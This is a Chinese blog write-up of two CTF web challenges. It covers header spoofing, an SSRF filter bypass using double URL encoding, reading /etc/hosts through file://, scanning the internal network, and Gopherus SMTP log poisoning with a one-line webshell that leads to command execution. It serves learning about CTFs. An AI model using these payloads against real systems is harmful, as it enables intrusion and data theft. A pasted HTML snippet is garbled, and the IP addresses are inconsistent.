安恒2019.6web writeup

原创

GAPPPPP 于 2019-07-09 20:45:20 发布 1051 收藏 2

分类专栏： 安恒

本文链接：https://blog.csdn.net/stepone4ward/article/details/95098110

0x01.localview

f12得到提示,联想到这次华东北国赛的第一道题目猜测图片是否会涉及隐写的内容，操作一通之后发现真的可能是多想了…老老实实扫了一波后台,除了index.php之外还有flag.php存在,访问后得到提示需要伪造本地登陆。测试了添加X-Forwarded-For,Client-Ip和Host为127.0.0.1后均失败，最后测试同时修改，将X-Forwarded-For赋值为127.0.0.1,Host赋值为localhost后成功读取出flag,很迷…

0x02.easypentest

题目给出的框架十分明了,一个利用curl实现的ssrf,本来可以直接访问127.0.0.1/flag.php或者利用file协议构造file:///var/www/html/flag.php对flag.php中的内容进行读取,但题目在最开始的时候做出了限制,我们传入的x当中不得存在php

```
$pos = strpos($x,"php");
if($pos){
        exit("denied");
}
```

我们都知道strpos函数会返回匹配到字符串的第一个位置,很经典的对于strpos绕过的方式是利用传入数组使其返回null进行绕过,在本题中对其进行测试并不能实现…

查看了官方的wp给出的网页

https://bugs.php.net/bug.php?id=76671&edit=1

```
Description:
------------
The bug is more related to when we send a string with encode to the strpos(), when we sent a string with double encode
we were able to bypass the verification, using %2570hp if the case is like strpos($string, "php").



Test script:
---------------
$x = $_GET['x']; //?x=file:///var/www/html/readme.%2570hp
$pos = strpos($x,"php");
if($pos){
        exit("denied");
}
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,"$x");
curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
$result = curl_exec($ch);
echo $result;

Expected result:
----------------
denied

Actual result:
--------------
<?php
//readme
?>
```


对该种检测的绕过方式为采用部分的url二次编码。绕过后得到了提示`/etc/hosts`,继续利用file协议对该文件夹内容进行读取,payload:`?x=file:///etc/hosts`,得到了一个内网ip:`172.20.0.3`,探测内网存活的主机,payload:`?x=http://172.20.0.x/`,其中x的取值为0-255,可以使用bp的爆破功能实现,扫描出`172.20.0.2`存在任意文件包含的漏洞

```
<span style="color: #007700">(</span><span style="color: #0000BB"
style="color: #DD0000">"</span><span style="color: #0000BB">$x</
style="color: #007700">(</span><span style="color: #0000BB">$ch</
style="color: #0000BB">true</span><span style="color: #007700">);
#0000BB">curl_exec</span><span style="color: #007700">(</span><sp
style="color: #007700">;</span>
</span>
</code><!-- include $_GET[a]; -->
```


接着扫描该主机所开启的端口服务payload:`?x=http://172.20.0.2:x/`,其中x为常用的端口,同理也可以使用bp的爆破功能实现。得到25端口开放,查看25端口对应的功能

> 25端口：25端口为 SMTP（Simple Mail Transfer Protocol 简单邮件传输协议）服务器所开放，主要用于发送邮件，如今绝大多数邮件服务器都使用该协议。

官方给出的wp中思路是通过gopher协议攻击SMPT协议,首先了解一下什么是gopher协议


Gopher是Internet上一个非常有名的信息查找系统，它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。我们可以利用gopher协议伪造POST和GET,还可以利用Gopherus-master利用gopherus协议进行攻击

```
root@kali:~/Gopherus-master# python gopherus.py --help
usage: gopherus.py [-h] [--exploit EXPLOIT]
```




官方的思路是利用gopher协议污染内网服务器的日志进行flag的读取,payload:

`python gopherus.py --exploit smtp`



关键就在于我们写入的文件内容包含了最基础的一句话木马,我们通过url二次编码传入生成的gopher link实现对目录的污染。

9. /var/log/maillog /var/log/mail.log — 包含来着系统运行电子邮件服务器的日志信息。例如，sendmail日志信息就全部送到这个文件中。



之后我们就可以利用传入的一句话木马实现任意命令执行了,最终得到flag的payload为:`?x=http://172.18.0.2/?a=/var/log/mail.log&c=cat /Th7s_ls_Flag`。